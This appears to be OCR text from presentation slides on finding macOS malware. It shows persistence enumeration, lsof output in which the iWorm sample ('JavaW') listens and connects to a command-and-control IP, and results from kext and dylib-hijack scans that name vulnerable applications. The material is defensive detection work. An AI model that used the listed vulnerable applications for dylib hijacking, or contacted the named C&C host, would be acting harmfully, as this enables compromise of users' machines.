
KnockKnock; enum. persistence

a suspicious launch item

Step 0x4: Network I/O


ODD PORTS OR UNRECOGNIZED CONNECTIONS?

or 'established' for connected sessions



```
listening

127.0.0.1:6258 (connection, in: 1Password mini)
listening

0.0.0.0:32139 (connection, in: JavaW)
listening
```

iWorm ('JavaW') listening for attacker connection




```
# sudo lsof -i | grep ESTABLISHED

apsd        75          root   TCP 172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
apsd        75          root   TCP 172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
com.apple   1168        user   TCP 172.16.44.128:49511->bd044252.virtua.com.br:https (ESTABLISHED)
JavaW       1184        root   TCP 172.16.44.128:49532->188.167.254.92:51667 (ESTABLISHED)
```

iWorm connected to C&C server

Step 0x5: Suspicious Kexts, Hijacked Dylibs, etc.

countless other things to look for....


uncheck 'Show OS Kexts'



```
LittleSnitch (at.obdev.nke.LittleSnitch)                           0/56        info   show
/Library/Extensions/LittleSnitch.kext/Contents/MacOS/LittleSnitch  virustotal
BlockBlock (com.objectiveSee.kext.BlockBlock)                      0/56        info   show
/Library/Extensions/BlockBlock.kext/Contents/MacOS/BlockBlock      virustotal
Thunderbolt (com.apple.driver.thunderbolt)                         ?           info   show
/Library/Extensions/Thunderbolt.kext/Contents/MacOS/Thunderbolt    virustotal
```

□ Show OS Kexts

any suspicious kernel extensions?



```
Hijacked Applications                                                                              total: 1
/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain
weak hijacker: /Applications/GPG Keychain.app/Contents/Frameworks/Libmacgpg.framework/Versions/B/Libmacgpg
Vulnerable Applications                                                                            total: 8
/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word
weak vulnerability: /Applications/Microsoft Office 2011/Microsoft Word.app/Contents/Frameworks/MsoUnitTest.fra.../MsoUnitTest
/Applications/Xcode.app/Contents/MacOS/Xcode
rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation
```

□ full scan? □ weak hijack detection? scan complete!

